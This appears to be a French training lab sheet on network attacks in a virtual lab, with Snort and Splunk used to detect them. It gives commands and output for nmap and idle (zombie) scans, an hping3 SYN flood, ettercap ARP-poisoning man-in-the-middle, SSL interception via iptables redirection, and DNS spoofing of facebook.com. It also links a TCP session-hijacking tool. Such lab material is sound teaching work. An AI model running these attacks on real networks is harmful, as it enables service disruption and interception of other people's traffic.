
```
┌──(root💀Kali)-[~]
└─# nmap --script http-title -sV -p 8089 192.168.94.31
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 01:54 CEST
Nmap scan report for 192.168.94.31
Host is up (0.00075s latency).

PORT     STATE SERVICE  VERSION
8089/tcp open  ssl/http Splunkd httpd
|_http-server-header: Splunkd
|_http-title: splunkd
MAC Address: 08:00:27:BC:E6:0A (Oracle VirtualBox virtual NIC)
```

Scan TCP IDLE scan

Commande : # nmap -sI 192.168.94.11 -Pn -p- -r -v 192.168.94.31


```
┌──(root💀Kali)-[~]
└─# nmap -sI 192.168.94.11 -Pn -p- -r -v 192.168.94.31
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 01:27 CEST
Initiating ARP Ping Scan at 01:27
Scanning 192.168.94.31 [1 port]
Completed ARP Ping Scan at 01:27, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:27
Completed Parallel DNS resolution of 1 host. at 01:27, 0.00s elapsed
Initiating idle scan against 192.168.94.31 at 01:27
Idle scan using zombie 192.168.94.11 (192.168.94.11:80); Class: Incremental
Discovered open port 22/tcp on 192.168.94.31
WARNING: idle scan has erroneously detected phantom ports -- is the proxy 192.168.94.11 (192.168.94.11) really idle?
Discovered open port 8000/tcp on 192.168.94.31
Discovered open port 8089/tcp on 192.168.94.31
Discovered open port 8191/tcp on 192.168.94.31
```



Scan UDP


Commande : # nmap -sU 192.168.94.11

```
┌──(root💀Kali)-[~]
└─# nmap -sU 192.168.94.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-01 01:49 CEST
Stats: 0:17:22 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 87.69% done; ETC: 02:09 (0:02:26 remaining)
Nmap scan report for dc.yann.local (192.168.94.11)
Host is up (0.00067s latency).
Not shown: 976 closed ports
PORT      STATE         SERVICE
53/udp    open          domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
88/udp    open|filtered kerberos-sec
123/udp   open|filtered ntp
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
389/udp   open|filtered ldap
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
58178/udp open|filtered unknown
58419/udp open|filtered unknown
58631/udp open|filtered unknown
58640/udp open|filtered unknown
58797/udp open|filtered unknown
59193/udp open|filtered unknown
59207/udp open|filtered unknown
59765/udp open|filtered unknown
59846/udp open|filtered unknown
60172/udp open|filtered unknown
60381/udp open|filtered unknown
60423/udp open|filtered unknown
MAC Address: 08:00:27:74:A1:76 (Oracle VirtualBox virtual NIC)
```





IDS




https://www.snort.org/documents/snort-3-1-6-0-on-ubuntu-18-20

TP : scan de port

Exercice N°1

Création d'une infrasturcture virtuelle

- 1 DC Win2012
- 1 serveur Apache se connectant à la DB MariaDB
- 1 MariaDB
- 1 poste client win10
- 1 NIDS Snort + Splunk
- 1 Kali




Exercice N°2

Scan de serveur

- Lancer un NMAP par requete DNS
- Lancer un NMAP via TCP SCAN
- Obtenez les version d'OS via nmap
- Lancer un scan UDP
- Lancer un SCAN via une machine zombie
- Vérifier les résultat sur la sonde snorte et splunk
- Analyser via wireshark



DDOS




Commande : # hping3 -I eth0 -i u1 -S -p 80 -c 100000 192.168.94.213

```
┌──(root💀Kali)-[/usr/share/metasploit-framework/modules/exploits]
└─# hping3 -I eth0 -i u1 -S -p 80 -c 100000 192.168.94.213                    130 ×
HPING 192.168.94.213 (eth0 192.168.94.213): S set, 40 headers + 0 data bytes
len=46 ip=192.168.94.213 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=14.6 ms
len=46 ip=192.168.94.213 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=15.0 ms
len=46 ip=192.168.94.213 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=5840 rtt=18.2 ms
len=46 ip=192.168.94.213 ttl=64 DF id=0 sport=80 flags=SA seq=5 win=5840 rtt=18.2 ms
len=46 ip=192.168.94.213 ttl=64 DF id=0 sport=80 flags=SA seq=6 win=5840 rtt=18.2 ms
len=46 ip=192.168.94.213 ttl=64 DF id=0 sport=80 flags=SA seq=8 win=5840 rtt=18.5 ms
```

Options

-I	Interface de sortie
-i u1	attente de 1 µs entre chaque paquet
-S	SYN activé
-c	Nombre de paquet à envoyé

Man In The Middle



Commande : # ettercap -i eth0 -q -T -M arp:remote -P repoison_arp /**IP Cible**/**IP du Routeur**/

```
┌──(root💀Kali)-[~]
└─# ettercap -i eth0 -q -T -M arp:remote -P repoison_arp /192.168.93.211/192.168.93.1/

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 -> 08:00:27:C4:7B:E8
          192.168.93.210/255.255.255.0
          fe80::a00:27ff:fec4:7be8/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
```

Man In The Middle SSL

Commande : # vi /etc/ettercap/etter.conf


positionnement des privilèges root

```
[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default
```

Redirection iptables

```
#redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
#redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
# pendant for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 redirect
redir6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
redir6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
```

Vu depuis la machine cible
Le certificat n'est pas reconnu



Plugins Ettercap

Liste des Plugins Ettercap

```
Available plugins :

[0]         arp_cop  1.1  Report suspicious ARP activity
[0]         autoadd  1.2  Automatically add new victims in the target range
[0]       chk_poison  1.1  Check if the poisoning had success
[1]        dns_spoof  1.3  Sends spoofed dns replies
[0]       dos_attack  1.0  Run a d.o.s. attack against an IP address
[0]            dummy  3.0  A plugin template (for developers)
[0]        find_conn  1.0  Search connections on a switched LAN
[0]    find_ettercap  2.0  Try to find ettercap activity
[0]          find_ip  1.0  Search an unused IP address in the subnet
[0]           finger  1.6  Fingerprint a remote host
[0]    finger_submit  1.0  Submit a fingerprint to ettercap's website
[0]   fraggle_attack  1.0  Run a fraggle attack against hosts of target one
[0]        gre_relay  1.1  Tunnel broker for redirected GRE tunnels
[0]     gw_discover  1.0  Try to find the LAN gateway
[0]         isolate  1.0  Isolate an host from the lan
[0]   krb5_downgrade  1.0  Downgrades Kerberos V5 security by modifying AS-REQ packets
[0]       link_type  1.0  Check the link type (hub/switch)
[0]      mdns_spoof  1.0  Sends spoofed mDNS replies
[0]      nbns_spoof  1.1  Sends spoof NBNS replies & sends SMB challenges with custom challenge
[0]    pptp_chapms1  1.0  PPTP: Forces chapms-v1 from chapms-v2
[0]     pptp_clear  1.0  PPTP: Tries to force cleartext tunnel
[0]        pptp_pap  1.0  PPTP: Forces PAP authentication
[0]     pptp_reneg  1.0  PPTP: Forces tunnel re-negotiation
[0]     rand_flood  1.0  Flood the LAN with random MAC addresses
[0]   remote_browser  1.2  Sends visited URLs to the browser
[0]       reply_arp  1.0  Simple arp responder
[1]    repoison_arp  1.0  Repoison after broadcast ARP
[0]    scan_poisoner  1.0  Actively search other poisoners
[0]   search_promisc  1.2  Search promisc NICs in the LAN
[0]       smb_clear  1.0  Tries to force SMB cleartext auth
[0]        smb_down  1.0  Tries to force SMB to not use NTLM2 key auth
[0]    smurf_attack  1.0  Run a smurf attack against specified hosts
[0]        sslstrip  1.2  SSLStrip plugin
[0]     stp_mangler  1.0  Become root of a switches spanning tree
```

Commande : # vi /etc/ettercap/etter.dns

```
*.facebook.com A 192.168.94.213
```

```
2 hosts added to the hosts list ...

ARP poisoning victims:

 GROUP 1 : 192.168.93.211 08:00:27:B1:BC:5A
 GROUP 1 : 192.168.93.1 CC:02:14:CF:00:01

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing ...


Text only Interface activated ...
Hit 'h' for inline help


Activating dns_spoof plugin ...

Activating repoison_arp plugin ...

dns_spoof: A [www.facebook.com] spoofed to [192.168.94.213] TTL [3600 s]
Closing text interface ...
```

Commande : # ettercap -i eth0 -q -T -M arp:remote -P repoison_arp /192.168.93.211/192.168.93.1/ **-P dns_spoof**

Vol de session TCP






shijack

https://packetstormsecurity.com/files/24657/shijack.tgz.html

